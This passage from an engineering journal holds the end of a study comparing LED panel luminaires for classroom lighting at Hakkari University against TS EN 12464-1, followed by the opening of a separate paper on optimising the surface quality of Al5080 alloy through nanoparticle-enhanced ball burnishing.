In this study, the illuminance level measurements in a designated classroom within the Central Classroom building were conducted using a luxmeter, with the working plane (e.g., the surface of desks, tables, etc.) as the reference. Measurements were taken at several points (9 points) to determine the average illuminance level in the area in lux. Additionally, both the spatial characteristics of the measured areas (such as wall and ceiling color, luminaire height, area dimensions, etc.) and the technical specifications of the lighting devices used (such as power consumption and luminous intensity) were examined. Care was taken to ensure that no light-blocking or refracting elements were present during the measurements in the designated spaces. The classroom featured a white ceiling, beige walls and floor sections, with the reflectance coefficients of the working plane selected to be the most suitable. The obtained illuminance levels were analyzed and evaluated according to the TS EN 12464-1 standard. For spaces where the specified standards were not met, recommendations were made for reducing the number of existing luminaire or replacing them. The lighting elements in the modeled classroom under current conditions consist of 12 units of 60*60 cm 36 W LED panel luminaire (imported products). Based on the measurements taken, a 2D view of the modeled classroom in the DIALux environment and the average illuminance values obtained from 9 different points using the lux meter are shown in Figure 3.




Figure 3. The 2D view and average illuminance levels of the classroom modeled in the DIALux environment (DIALux ortamında modellenen sınıfın 2D görünümü ve ortalama aydınlık düzeyleri)

The methodology established for this study is as follows: First, lighting calculations were conducted using the layout and photometric data of the 12 imported 60*60 cm 36 W LED panels installed in the selected classroom (Z12) within the Central Classroom building. Following this, calculations were performed for the same area using different LED panel luminaires with varying luminous flux and specifications, including power ratings of 30 W, 36 W and 42 W. The results obtained are presented in Tables 1 and 2. For each LED panel with different

power ratings, a lighting design was created and evaluations were made based on the most suitable model. The light distribution and photometric outputs obtained from the existing LED panel luminaires in the classroom are shown in Figure 4. Comparisons among the other luminaires with different power ratings and lighting characteristics will be conducted based on these reference conditions according to the TS EN 12464-1 standard.




Figure 4. Illuminance levels of the classroom modeled in the DIALux environment with existing luminaires (Mevcut armatürler ile DIALux ortamında modellenen sınıfın aydınlık düzeyleri)

Under the current lighting conditions (36 W, 60×60 cm LED panel, 3300 lm, 4000 K), the illuminance levels obtained do not demonstrate an even distribution of lighting within the classroom. According to the TS EN 12464-1 standard, the required illuminance level for classrooms and specialized lecture rooms is 300 lux. When examining the illuminance distribution in Figure 3 and Figure 4, it is observed that the maximum illuminance distribution reaches 346 lux. However, this distribution is not uniformly present throughout the classroom or in areas where higher lighting is needed; instead, it is predominantly found on some walls and outside the central area of the classroom. In this context, a comparison will be made based on values such as illuminance level and light quantity using LED panel luminaires with identical characteristics but varying power ratings (30 W, 36 W and 42 W) and different specifications (light output - lumens) as designed in the DIALux environment.

4. FINDINGS AND DISCUSSION (BULGULAR VE TARTIŞMA)

The aim of this study is to investigate the lighting performance of classrooms, which are among the most heavily used areas in university campus buildings, by comparing the lighting performance of the currently used luminaire with LED panel

luminaires of different power levels developed using next-generation technology. The lighting performance results obtained from the area studied can subsequently be applied to different buildings and spaces, allowing for the evaluation of lighting performance in these areas. For this purpose, the illumination levels obtained from 30 W, 36 W and 42 W LED panel luminaires were compared without altering the existing lighting arrangement in the studied area. In this way, the deficiencies of the current lighting system compared to LED panel luminaires of other power levels were identified and the most suitable lighting system was determined based on the data.

For the designated classroom (Z12), a model with 12 units of 60*60 cm LED panels, each with 30 W, 3972 lm and 4000 K specifications, was initially implemented. Figure 5 shows the light levels achieved in the classroom modeled in DIALux with the LED panels of the specified characteristics. Upon examining Figure 5, it can be seen that a highly uniform light distribution covering the entire classroom was achieved with the 30 W LED panels providing 3972 lm of light. Additionally, the 300 lux value specified for classrooms in the TS EN 12464-1 standard was met. In this context, this model provides a more economical and efficient lighting level.




Figure 5. Light levels of the classroom modeled in DIALux with 30 W luminaire (30 W armatürler ile DIALux ortamında modellenen sınıfın aydınlık düzeyleri)

Figure 6 displays the characteristics, photometric output, light distribution curve and the distribution of average light levels within the classroom for the 30 W LED panel luminaire. Although some areas show a reduction in light levels due to the efficiency of the LED panel used in this model, the average light levels on the work desks, seats and chalkboard plane are observed to be compliant with the TS EN

12464-1 standard. This indicates that the model meets the minimum illumination requirements for the classroom environment. Additionally, the high switching frequency of the LED panels contributes to an extended lifespan. Compared to the current 36 W, 3300 lm LED panel luminaire, there is a reduction in power consumption, suggesting potential energy savings.




Figure 6. Light distribution curve and average illumination levels obtained with 30 W luminaire in the classroom modeled in the DIALux environment (DIALux ortamında modellenen sınıfın 30 W armatürler ile elde edilen ışık dağılım eğrisi ve ortalama aydınlık düzeyleri)

The current luminaire in the classroom is rated at 36 W and provides 3300 lm. However, as shown in Figure 5, the light and illumination distribution is not uniform. Therefore, a new DIALux model was designed using the same number of LED panel luminaire with 4558 lm at the same power. The illumination levels for this model are shown in Figure 7. While a decrease in illumination levels is

observed in some areas, the central areas of the classroom meet the average illumination level requirements according to the TS EN 12464-1 standard, thus meeting the minimum illumination level criteria for the space. However, the edge areas are observed to be closer to the 300 lux standard value.




Figure 7. Light levels of the classroom modeled in DIALux with 36 W luminaire (36 W armatürler ile DIALux ortamında modellenen sınıfın aydınlık düzeyleri)

Figure 8 shows the characteristics, photometric output, light distribution curve and average illumination level distribution within the classroom for the LED panel luminaire rated at 36 W and providing 4558 lm. This luminaire has created a

more uniform lighting model compared to the current situation. However, it is observed that the illumination level in this model is closer to the standard values at the center of the classroom.




Figure 8. Light distribution curve and average illumination levels obtained with 36 W luminaire in the classroom modeled in the DIALux environment (DIALux ortamında modellenen sınıfın 36 W armatürler ile elde edilen ışık dağılım eğrisi ve ortalama aydınlık düzeyleri)

Finally, Figure 9 shows the illumination levels of the classroom modeled in DIALux with a 42 W luminaire. The lighting design for the classroom with the 42 W LED panel achieved illumination levels significantly above the values specified in the TS EN 12464-1 standard at nearly every point. The

use of a LED panel luminaire with this power and specification is not suitable for such a workspace in terms of both illumination level and economic considerations. The same level of illumination and light output can be achieved with a 30 W LED panel luminaire.




Figure 9. Light levels of the classroom modeled in DIALux with 42 W luminaire (42 W armatürler ile DIALux ortamında modellenen sınıfın aydınlık düzeyleri)

Figure 10 shows the specifications, light distribution curve and average illumination levels of the LED panel luminaire with 42 W power and 5296 lm light output. With this LED panel, the illumination levels in the classroom are significantly high, with the intensity being particularly high at the central point. The

illumination levels achieved in these areas are well above the values specified in the TS EN 12464-1 standard. Therefore, due to both the excessive illumination level and light output, as well as the high power consumption, the use of this lighting model is not suitable.




Figure 10. Light distribution curve and average illumination levels obtained with 42 W luminaire in the classroom modeled in the DIALux environment (DIALux ortamında modellenen sınıfın 42 W armatürler ile elde edilen ışık dağılım eğrisi ve ortalama aydınlık düzeyleri)

Table 1 presents the specifications and calculated values for all the models included in the study. The number of luminaire used for both the existing and other LED panel models was kept constant at 12. Additionally, the light outputs of all the models are varied, resulting in different total light flux values in the working area. For instance, the light efficacy of the existing 36 W LED panel and another 36 W LED panel with different light outputs was calculated as 91.7 lm/W and 126.6 lm/W, respectively, showing a significant difference. Furthermore, the illumination levels on the working planes were calculated as 247 lx and 341 lx,

respectively. The minimum and maximum average illumination levels obtained from different points within the working area for each model were also computed. In this context, the calculations for the 30 W LED panel luminaire yielded illumination values that were consistent with the standard values and demonstrated uniform lighting. Conversely, the lighting models with 36 W and 42 W LED panels did not provide a uniform distribution of light across the entire surface of the classroom. This results in increased power consumption and unnecessary energy expenditure.

Table 1. Specifications of the 60*60 LED panel luminaire in the modeled classroom (Modellenen sınıfdaki 60*60 LED panel armatür özellikleri)

Specifications	36 W LED Panel (Current Model)	30 W LED Panel	36 W LED Panel	42 W LED Panel
Number of luminaire	12	12	12	12
Φ	3300 lm	3972 lm	4558 lm	5296 lm
Φ_{total}	39600 lm	47664 lm	54696 lm	63552 lm
P_{total}	432.0 W	360.0 W	432.0 W	504.0 W
Light Efficiency	91.7 lm/W	132.4 lm/W	126.6 lm/W	126.1 lm/W
Specific Link Value	4.68 W/m ² =1.89 W/m ² /100 lux	3.90 W/m ² =1.31 W/m ² /100 lux	4.68 W/m ² =1.37 W/m ² /100 lux	5.46 W/m ² =1.38 W/m ² /100 lux
$E_{vertical}$ (working plane)	247 lx	297 lx	341 lx	397 lx
E_{min} (working plane)	39 lx	47 lx	53.9 lx	62.6 lx
E_{max} (working plane)	327 lx	393 lx	451 lx	524 lx
U_0	0.16	0.16	0.16	0.16
Consumption Quantities (Max. 3250 kWh/a)	1069 kWh/a	891 kWh/a	1069 kWh/a	1247 kWh/a

In the study, calculations were performed at 9 different points, as shown in Figure 3, to better determine the classroom lighting levels modeled in DIALux using LED luminaire with varying power and characteristics. The distance of these points from the LED panels mounted on the ceiling varies, resulting in changes in lighting levels at these points. The standard illumination level specified for classrooms in TS EN 12464-1 is 300 lux. However, the minimum, maximum and average values of the illumination levels in each case are considerably higher in some points. In fact, even the 30 W LED

panel with the lowest power exceeds the standard illumination levels in some locations. Nevertheless, the distribution of illumination and light intensity is more uniform with the 30 W LED panel. Therefore, it is deemed appropriate to replace the current 36 W LED panel luminaire with the 30 W LED panel luminaire. The minimum, maximum and average illumination levels created by LED panel luminaire with different powers and characteristics at various points in the classroom where the study was conducted are presented.

Table 2. Illumination levels at different points of the modeled classroom with 60*60 LED panel luminaire (Modellenen sınıfdaki 60*60 LED panel armatürlerin farklı noktalardaki aydınlık düzeyi)

Working Plane	36 W LED Panel (Current Model)			30 W LED Panel			36 W LED Panel			42 W LED Panel		
	E (lx)	E_{min} (lx)	E_{max} (lx)	E (lx)	E_{min} (lx)	E_{max} (lx)	E (lx)	E_{min} (lx)	E_{max} (lx)	E (lx)	E_{min} (lx)	E_{max} (lx)
1 (1.884 m)	371	350	383	446	421	461	512	484	529	595	562	614
2 (0.974 m)	265	178	312	319	215	375	366	246	431	426	286	500
3 (1.382 m)	358	350	364	431	421	438	494	483	503	574	562	584
4 (0.472 m)	276	241	301	332	290	362	381	332	415	443	386	483
5 (0.910 m)	330	326	332	397	393	399	455	451	458	529	524	532
6 (0.000 m)	263	235	276	317	282	332	364	324	381	423	376	443
7 (0.000 m)	202	158	241	243	190	290	279	219	333	324	254	387
8 (0.000 m)	199	154	239	239	185	287	275	213	330	319	247	383
9 (0.974 m)	174	92.4	236	210	111	284	241	128	326	280	148	379

4.CONCLUSIONS (SONUÇLAR)

The analysis and evaluation of lighting levels in classrooms at the Central Classroom building of Hakkari University’s Zeynelbey Campus, based on the lighting level measurements to be conducted, are

of great importance for future generations and the national economy. In this context, the Presidential Decree published on November 4, 2023, amended the previously set 15% energy savings target to a minimum of 30% by 2030 for public buildings required to have an energy manager, with the aim of

improving energy efficiency and reducing costs. It is also necessary to reduce lighting expenses within a specific program and achieve energy savings in educational institutions to meet this target. This involves examining existing lighting systems, reducing luminaire that provide illumination above the standard level, designing lighting systems with different characteristics and replacing them with new-generation lighting technologies to create more advantageous conditions. Thus, significant contributions will be made to the state budget and the national economy.

In this study, the comparison of illumination levels, light output and energy efficiency was conducted by using LED panel luminaire with different power and characteristics, as opposed to the commonly used existing LED panel luminaire in classroom lighting at educational institutions. Measurements of the illumination levels created by the current lighting system were taken at various points in the designated classroom using a luxmeter and a lighting model was created in the DIALux environment. Comparisons were made to create a more efficient lighting environment using different LED panels through this model. According to the TS EN 12464-1 standard, the minimum illumination level requirements were met with the new LED panels at most points in the classroom environment; however, the average illumination level was not achieved with the currently used LED panels. It was found that the most suitable lighting model for the specified area is the 30 W LED panel luminaire, which consumes less energy compared to other models. Thus, it was concluded that the 30 W LED panel is more appropriate and investable compared to other LED panel luminaire. The results indicate that while other LED panels are also suitable for the area, they create excessive illumination levels and light output, leading to higher energy consumption and, therefore, are less suitable. It is believed that more economical lighting systems can be developed by increasing the effectiveness of natural light sources in these areas.

ACKNOWLEDGMENTS (TEŞEKKÜR)

This work was supported by Research Fund of the Hakkâri University. Project Number: FM24BAP1. The authors would like to express their gratitude to the Hakkari University Scientific Research Projects Commission for their support.

Bu çalışma Hakkâri Üniversitesi Bilimsel Araştırma Projeleri Komisyonu tarafından desteklenmiştir. Proje Numarası: FM24BAP1. Yazarlar, Hakkâri Üniversitesi Bilimsel Araştırma Projeleri Komisyonu'na destekleri için teşekkürlerini sunmak isterler.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Erşan Ömer YÜZER: He conducted the literature review, designed the project, analyzed the results and performed the writing process.

Literatür taraması yapmış, projeyi tasarlamış, sonuçlarını analiz etmiş ve makalenin yazım işlemini gerçekleştirmiştir.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.


Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] Cabrera, D. F. M., & Zareipour, H. (2013). Data association mining for identifying lighting energy waste patterns in educational institutes. *Energy and Buildings*, 62, 210-216.
- [2] Tahsildoost, M., & Zomorodian, Z. S. (2015). Energy retrofit techniques: An experimental study of two typical school buildings in Tehran. *Energy and Buildings*, 104, 65-72.
- [3] Beu, D., Ciugudeanu, C., & Buzdugan, M. (2018). Circular economy aspects regarding LED lighting retrofit—From case studies to vision. *Sustainability*, 10(10), 3674.
- [4] Doulos, L. T., Kontadakis, A., Madias, E. N., Sinou, M., & Tsangrassoulis, A. (2019). Minimizing energy consumption for artificial lighting in a typical classroom of a Hellenic public school aiming for near Zero Energy Building using LED DC luminaires and daylight harvesting systems. *Energy and Buildings*, 194, 201-217.
- [5] Montiel-Santiago, F. J., Hermoso-Orzáez, M. J., & Terrados-Cepeda, J. (2020). Sustainability and energy efficiency: BIM 6D. Study of the BIM methodology applied to hospital buildings. Value of interior lighting and daylight in energy simulation. *Sustainability*, 12(14), 5731.
- [6] Faruk, Uyan., & Yener, A. K. (2022). Aydınlatma Sistemlerinin Yenilenme

- Gereksinimleri. İstanbul Ticaret Üniversitesi Fen Bilimleri Dergisi, 22(43), 124-138.
- [7] Çelik, K., & Ünver, R. Eğitim Yapılarında Aydınlatma Düzenlerinin İyileştirilmesine Yönelik Bir Öneri.
- [8] Canol, B., Demirci, A., & Ramazan, A. Y. A. Z. (2023). Ofislerde LED Tüp Retrofit Uygulamalarının Tekno-Ekonomik Analizi. Fırat Üniversitesi Mühendislik Bilimleri Dergisi, 35(2), 837-846.
- [9] Yılmaz, S., & Sungur, C. (2020). Kamu binalarında mevcut aydınlatma elemanlarının LED aydınlatma elemanlarına dönüştürülmesi ile elde edilecek elektrik enerjisi tasarrufunun belirlenmesi. Avrupa Bilim ve Teknoloji Dergisi, 214-218.
- [10] Aydoğdu, E. (2019). Mevcut Ticari Binaların Aydınlatma Sistemlerinde Enerji verimliliği Analizi İçin Örnek Bir Çalışma (Doctoral dissertation, Enerji Enstitüsü).
- [11] Usal, T. (2021). LED armatür ile aydınlatma tasarımının insanlar üzerindeki fizyolojik ve psikolojik etkilerinin incelenmesi (Master's thesis, Ondokuz Mayıs Üniversitesi, Lisansüstü Eğitim Enstitüsü).
- [12] Büşra, Onak., & Yıldırım, N. (2020). Eğitim Yapılarında Aydınlatma Türü ve Kullanımı Önerileri: Kocaeli Üniversitesi Mimarlık Fakültesi Binası. Mimarlık ve Yaşam, 5(2), 361-380.
- [13] Demir, H., Çıracı, G., Reyhan, K., & Ünver, Ü. (2020). Aydınlatmada Enerji Verimliliği: Yalova Üniversitesi Mühendislik Fakültesi Durum Değerlendirmesi. Uludağ Üniversitesi Mühendislik Fakültesi Dergisi, 25(3), 1637-1652.
- [14] Kırbaş, İ. (2019). Binalarda enerji verimliliği uygulamaları: MAKU Mühendislik Mimarlık Fakültesi örneği. Mehmet Akif Ersoy Üniversitesi Fen Bilimleri Enstitüsü Dergisi, 10(2), 141-149.
- [15] Bayram, İ., Kale, Ö. A., & Baradan, S. (2020). Eğitim Binalarının Aydınlatma Performansı Açısından Değerlendirilmesi. Dicle Üniversitesi Mühendislik Fakültesi Mühendislik Dergisi, 11(2), 783-798.
- [16] Korkmaz, G. G., & Samancı, A. (2022). Konya Teknik Üniversitesi Mühendislik Ve Doğa Bilimleri Fakültesine Ait Binalar İçin Enerji Verimliliğini Artırmaya Yönelik Örnek Bir Çalışma. Konya Journal of Engineering Sciences, 10(2), 442-456.
- [17] Ateş, A. M., Kestane, Ö., & Ulgen, K. (2021). Üniversite binalarının enerji performans değerlendirilmesi: MCBÜ Köprübaşı Meslek Yüksekokulu örneği. Mühendis ve Makina, 62(704), 534-555.
- [18] Selimli, S., Bakar, G., & Aydemir, E. (2020). Derslik Aydınlatma Performansının ve Led Armatür Uygulaması Enerji Tasarrufu Potansiyelinin Belirlenmesi Ön Çalışması. Fırat Üniversitesi Mühendislik Bilimleri Dergisi, 32(1), 69-73.
- [19] Bayrakdar, G., (2016). İşyerlerinde Aydınlatma Koşullarının İş Sağlığı ve Güvenliği Yönünden Değerlendirilmesi. T.C. Çalışma ve Sosyal Güvenlik Bakanlığı İş Sağlığı ve Güvenliği Genel Müdürlüğü. İş Sağlığı ve Güvenliği Uzmanlık Tezi.
- [20] Dursun, S. (2021). Aydınlatma Elemanlarının Elektrik Sistemine Etkilerinin Karşılaştırmalı Analizi (Master's thesis, Marmara Üniversitesi (Turkey)).
- [21] Budak, İ. H. (2019). Sürücülü aydınlatma elemanlarının anahtarlama elemanları üzerindeki etkisinin tekno-ekonomik analizi (Master's thesis, Marmara Üniversitesi (Turkey)).
- [22] Çoban, K. O. (2010). Aydınlatma elemanlarının verimliliği ve enerji kalitesi üzerine etkisinin incelenmesi. Gazi Üniversitesi Fen Bilimleri Enstitüsü Yüksek Lisans Tezi, Ankara.
- [23] Demirtaş, M., & Çelik, K. (2017). Sokak Aydınlatması İçin Akıllı Led Aydınlatma Sistemi Tasarımı Ve Verimlilik Analizi.
- [24] Yılmaz, E., Şahin, İ., & Kocadağ, N. Y. (2019). LED Işık Kaynaklı, Enerji Tasarruflu ve Yüksek Verimli Ofis Aydınlatma Armatürü Tasarımı. Gazi Mühendislik Bilimleri Dergisi, 5(2), 138-150.
- [25] Eliyi Türsel, D., & Çaylan, T. (2008). Güneş enerjisi ve led ile etkin enerji kullanımı: Yol aydınlatmalarına yönelik bir uygulama. Endüstri Mühendisliği.
- [26] Demirtaş, M., & Çelik, K. (2017). PV Beslemeli LED Sokak Armatürünün Çoklu Modlu Çalışmasının Panel Gücü ve Akü Ömrü Üzerine Etkisi. Gazi University Journal of Science Part C: Design and Technology, 5(2), 257-270.
- [27] Tähkämö, L., Räsänen, R. S., & Halonen, L. (2016). Life cycle cost comparison of high-pressure sodium and light-emitting diode luminaires in street lighting. The International Journal of Life Cycle Assessment, 21, 137-145.
- [28] Winterbottom M, Wilkins A. Lighting and discomfort in the classroom. J Environ Psychol 2009; 29: 63-75.
- [29] TS EN 12464-1:2021-09 – Işık ve aydınlatma – Çalışma yerlerinin aydınlatılması – Bölüm 1: Kapalı çalışma alanları. Türk Standartları Enstitüsü, Eylül 2021.

Optimizing Surface Quality of Al5080 Alloy via Nanoparticle-Enhanced Ball Burnishing: A Taguchi Approach

Süleyman Çınar ÇAĞAN^{1*} 

¹Department of Mechanical Engineering, Engineering Faculty, Mersin University, Mersin, Türkiye
Orcid: 0000-0002-5552-2135

Article Info

Research article
Received: 09/08/2024
Revision: 28/08/2024
Accepted: 02/09/2024

Keywords

Al5080 alloy
Nanoparticle-enhanced
lubrication
Ball burnishing
Taguchi
Optimization

Makale Bilgisi

Araştırma makalesi
Başvuru: 09/08/2024
Düzeltilme: 28/08/2024
Kabul: 02/09/2024

Anahtar Kelimeler

Al5080 alaşım
Nanopartikül ile
geliştirilmiş yağlama
Bilyalı parlatma
Taguchi
Optimizasyon

Graphical/Tabular Abstract (Grafik Özet)

This study investigated the effect of burnishing on the surface quality of Al5080 aluminium alloy. By optimizing the force, feed rate, and Al nanoparticle concentration, surface roughness was reduced by 90%. / Bu çalışma, Al5080 alüminyum alaşımında parlatma işleminin yüzey kalitesine etkisini incelemiştir. Kuvvet, ilerleme hızı ve Al nanopartikül konsantrasyonu optimize edilerek yüzey pürüzlülüğü %90 oranında azaltılmıştır.




Figure A: Experimental setup and results /Şekil A: Deneysel düzenek ve sonuçlar

Highlights (Önemli noktalar)

- The surface quality of Al5080 alloy was improved by 90% with nanoparticle enhanced ball burnishing process. / Al5080 alaşımının yüzey kalitesi, nanopartikül destekli bilyalı parlatma işlemi ile %90 oranında iyileştirilmiştir
- The optimum process parameters were determined by using the Taguchi method. / Optimum işlem parametreleri, Taguchi yönteminin kullanılmasıyla belirlenmiştir
- The lowest surface roughness was obtained with 400N polishing force. / 400N parlatma kuvveti ile en düşük yüzey pürüzlülüğü elde edilmiştir.
- This method can be applied in the production of high performance aluminium parts used in sectors such as automotive, marine and aerospace. / Bu yöntem, otomotiv, denizcilik ve havacılık gibi sektörlerde kullanılan yüksek performanslı alüminyum parçaların üretiminde uygulanabilir.

Aim (Amaç): To optimise the nanoparticle assisted ball burnishing process to improve the surface finish of Al5080 alloy. / Al5080 alaşımının yüzey kalitesini iyileştirmek için nanopartikül destekli bilyalı parlatma işlemi optimize etmek.

Originality (Özgünlük): An innovative approach to improve the surface finish of Al5080 alloy using nanoparticle-enhanced lubricant is presented. / Nanopartiküllerle geliştirilmiş yağlayıcı kullanılarak, Al5080 alaşımının yüzey kalitesini iyileştiren yenilikçi bir yaklaşım sunulmuştur.

Results (Bulgular): The surface roughness was improved by 90% using grease containing 10% aluminium nanoparticles, 400N force and 1 mm/min feed rate. / Yüzey pürüzlülüğü, %10 alüminyum nanopartikülü içeren gres yağı, 400N kuvvet ve 1 mm/dak ilerleme hızı ile %90 oranında iyileştirilmiştir.

Conclusion (Sonuç): Nanoparticle assisted ball burnishing has proven to be an effective method for industrial applications by significantly improving the surface finish of Al5080 alloy. / Nanopartikül destekli bilyalı parlatma, Al5080 alaşımının yüzey kalitesini önemli ölçüde artırarak endüstriyel uygulamalar için etkili bir yöntem olduğunu kanıtlamıştır.



Optimizing Surface Quality of Al5080 Alloy via Nanoparticle-Enhanced Ball Burnishing: A Taguchi Approach

Süleyman Çınar ÇAĞAN^{1*}

¹Department of Mechanical Engineering, Engineering Faculty, Mersin University, Mersin, Türkiye
Orcid: 0000-0002-5552-2135

Article Info

Research article
Received: 09/08/2024
Revision: 28/08/2024
Accepted: 02/09/2024

Keywords

Al5080 alloy
Nanoparticle-enhanced
lubrication
Ball burnishing
Taguchi
Optimization

Abstract

This study investigates the impact of ball burnishing on the surface quality of Al5080 aluminum alloy, focusing on burnishing force, feed rate, and lubricant conditions. The primary objective of this research is to optimize the nanoparticle-enhanced ball burnishing process to improve the surface quality of Al5080 alloy, which is widely used in the marine, automotive, and aerospace industries. The research employs an innovative approach using grease with incorporated aluminum nanoparticles as a lubricant. Experiments were designed and analyzed using the Taguchi method, a statistical technique that uses orthogonal arrays to determine optimal process parameters with minimal experimental runs. A contact-based profilometer measured surface roughness parameters (Ra and Rz). The key parameters used in this study: burnishing force (100N, 200N, 400N), feed rate (0.5 mm/min, 1 mm/min, 2 mm/min), and aluminum nanoparticle concentration in the lubricant (0%, 5%, 10% by weight). Results indicate that surface finish improves with increasing burnishing force, moderate feed rates, and higher concentrations of aluminum nanoparticles in the lubricant. The optimum surface quality was achieved using a burnishing force of 400N, a feed rate of 1mm/min and a 10% concentration of aluminum nanoparticles in the lubricant, resulting in a 90% reduction in surface roughness compared to the untreated surface. This research contributes to enhancing knowledge of surface treatments applicable to Al5080 alloy, aiming to improve surface characteristics for high-quality aluminum products, particularly those used in marine and coastal environments. The findings have significant implications for industries requiring high-performance aluminum components with improved surface properties.

Al5080 Alaşımının Yüzey Kalitesinin Nanopartikül Destekli Bilyalı Parlatma ile Optimize Edilmesi: Bir Taguchi Yaklaşımı

Makale Bilgisi

Araştırma makalesi
Başvuru: 09/08/2024
Düzelme: 28/08/2024
Kabul: 02/09/2024

Anahtar Kelimeler

Al5080 alaşım
Nanopartikül ile
geliştirilmiş yağlama
Bilyalı parlatma
Taguchi
Optimizasyon

Öz

Bu çalışma, bilyeli parlatmanın Al5080 alüminyum alaşımının yüzey kalitesi üzerindeki etkisini parlatma kuvveti, parlatma hızı ve yağlayıcı koşullarına odaklanarak araştırmaktadır. Bu araştırmanın temel amacı, denizcilik, otomotiv ve havacılık endüstrilerinde yaygın olarak kullanılan Al5080 alaşımının yüzey kalitesini iyileştirmek için nanoparçacıklarla geliştirilmiş bilyeli parlatma işlemini optimize etmektir. Araştırma, yağlayıcı olarak alüminyum nanopartiküller içeren gres yağı ortamı kullanarak yenilikçi bir yaklaşım kullanmaktadır. Deneyler, en az deneysel çalışma ile optimum işlem parametrelerini belirlemek için ortogonal dizileri kullanan istatistiksel bir teknik olan Taguchi yöntemi kullanılarak tasarlanmış ve analiz edilmiştir. Temas tabanlı bir profilometre yardımıyla yüzey pürüzlülük değerleri (Ra ve Rz) ölçülmüştür. Bu çalışmada kullanılan temel parametreler: parlatma kuvveti (100N, 200N, 400N), parlatma hızı (0,5 mm/dak, 1 mm/dak, 2 mm/dak) ve yağlayıcıdaki alüminyum nanopartikül konsantrasyonu (ağırlıkça %0, %5, %10). Sonuçlar, yüzey kalitesi artan parlatma kuvveti, orta parlatma hızları ve yağlayıcıdaki daha yüksek alüminyum nanopartikül konsantrasyonları ile iyileştiğini göstermektedir. Optimum yüzey kalitesi: 400N parlatma kuvveti, 1mm/dk parlatma hızı ve yağlayıcının da %10 alüminyum nanopartikül katkılı gres yağı ortamında gerçekleştirilen deneylerde elde edilmiş ve işlenmemiş yüzeye kıyasla yüzey pürüzlülüğünde %90 azalma olduğu gözlemlenmektedir. Bu araştırma, özellikle deniz ve kıyı ortamlarında kullanılan alüminyum malzemeler olmak üzere yüksek kaliteli alüminyum ürünler için yüzey özelliklerini iyileştirmeyi amaçlayan Al5080 alaşımına uygulanabilir yüzey işlemleri hakkındaki bilginin artırılmasına katkıda bulunmaktadır. Bulgular, gelişmiş yüzey özelliklerine sahip yüksek performanslı alüminyum bileşenlere ihtiyaç duyan endüstriler için önemli çıkarımlara sahiptir.

1. INTRODUCTION (GİRİŞ)

The Al5080 series has become relevant in several industries since it exhibits a high strength-to-weight ratio, corrosion resistance, and formability [1,2]. These alloys are widely used in aerospace, automotive, and marine industries, where surface finish is vital in controlling the performance of the parts and their life span [3,4]. Al5080 is widely acknowledged for its excellent weldability as well as excellent performance corrosion resistance in seawater, hence commonly used for marine and coastal services [5]. The Al5080 alloy is widely used in various industries due to its excellent combination of properties. The automotive sector uses Al5080 in the production of vehicle frames, body panels and structural components, taking advantage of its high strength-to-weight ratio to improve fuel efficiency [6]. The alloy is used in aircraft interiors and non-structural components [3].

The surface topographies in aluminum alloys affect their mechanical properties, wear resistance, and fatigue life [7, 8]. Improvement of the surface characteristics brings corresponding benefits, such as improved performance and extended useful life. According to the literature reviews, surface treatments can supposedly improve the mechanical properties and corrosion rate resistance of aluminum alloys [9, 10].

Among the methods for surface treatment, ball burnishing is one of the most significant methods used in industrial applications for better surface finish without affecting the material [11,12]. Ball burnishing is an operation employed as a cold working process that plastically deforms the surface layer of the material and allows the enhancement of the surface roughness and wear resistance [13,14]. This process has been demonstrated to improve the properties of a number of alloys, particularly aluminum alloys.

Recent advancements in nanotechnology have led to the exploration of nanoparticles as additives in lubricants to enhance their tribological properties [15,16]. This emerging field, often called nano lubrication, has shown significant potential in improving the performance of various lubricating systems [17,18]. Notably, the addition of aluminum (Al) nanoparticles to mineral oils has shown promising results in improving lubrication performance. Sharma et al. [19] demonstrated that Al nanoparticles dispersed in mineral oil significantly reduced friction and wear in sliding contacts. Similarly, Gu et al. [20] reported enhanced

load-carrying capacity and anti-wear properties of lubricants containing Al nanoparticles.

Further research has supported these conclusions. According to Luo et al. [21], incorporating Al nanoparticles improves the extreme pressure property of lubricating oils. Similarly, Thampi et al. [22] found that adding Al nanoparticles increased the lubricants' thermal conductivity and viscosity index. The source of the improvements due to these nanoparticles has been attributed to the ability of the nanoparticles to form a protective tribofilm on the contacting surfaces, as explained by Gou et al. [23]. Furthermore, Peng et al. [24] showed that Al nanoparticles could act as nano-bearings that optimize friction in the boundary lubrication environment.

It is important to note that the benefits of nanoparticulate additives go beyond Al. For example, Padgurskas et al. [25] compared different metal nanoparticles and found that copper (Cu) and iron (Fe) nanoparticles also significantly improved the anti-wear properties of mineral oils. In addition, Zareh-Desari and Davoodi [26] investigated the synergistic effects of combining different nanoparticles and reported superior performance in hybrid nanolubricants containing both Al and Cu nanoparticles. However, the effects of ball burnishing on the Al5080 alloy, particularly concerning surface quality improvement, have yet to be extensively studied. While research has been conducted on other aluminum alloys [27,28], the specific behavior of Al5080 under ball burnishing conditions still needs to be explored.

The aim of this research is to investigate the effect of the ball burnishing process on the surface quality of Al5080 alloy. Unlike conventional methods, this study uses an Al nanoparticle-enhanced grease lubricant and investigates various force and feed rate parameters. This approach aims to exploit the ability of the nanoparticles to form tribofilms and act as nano-bearings, potentially improving process efficiency and reducing friction at the tool/workpiece interface. The study systematically varies critical process parameters, including burnishing force, feed rate, and the Al nanoparticle-enhanced grease oil environment, to optimize the ball burnishing process for this specific alloy. The effectiveness of the process will be evaluated through surface roughness measurements. Although previous research works have investigated the effects of ball burnishing on various aluminum alloys, the present work employs nanoparticle-enhanced lubricants as a coating for Al5080 alloy by ball burnishing process. Moreover, this work not

only meets the demand of people in the study of surface treatment of Al5080 but also presents an effective method to improve the surface performance of aluminum alloys. By combining burnishing nanoparticles with some of the traditional burnishing processes and implementing the Taguchi optimization, this work has significantly contributed to developing new surface engineering techniques for high-performance aluminum parts.

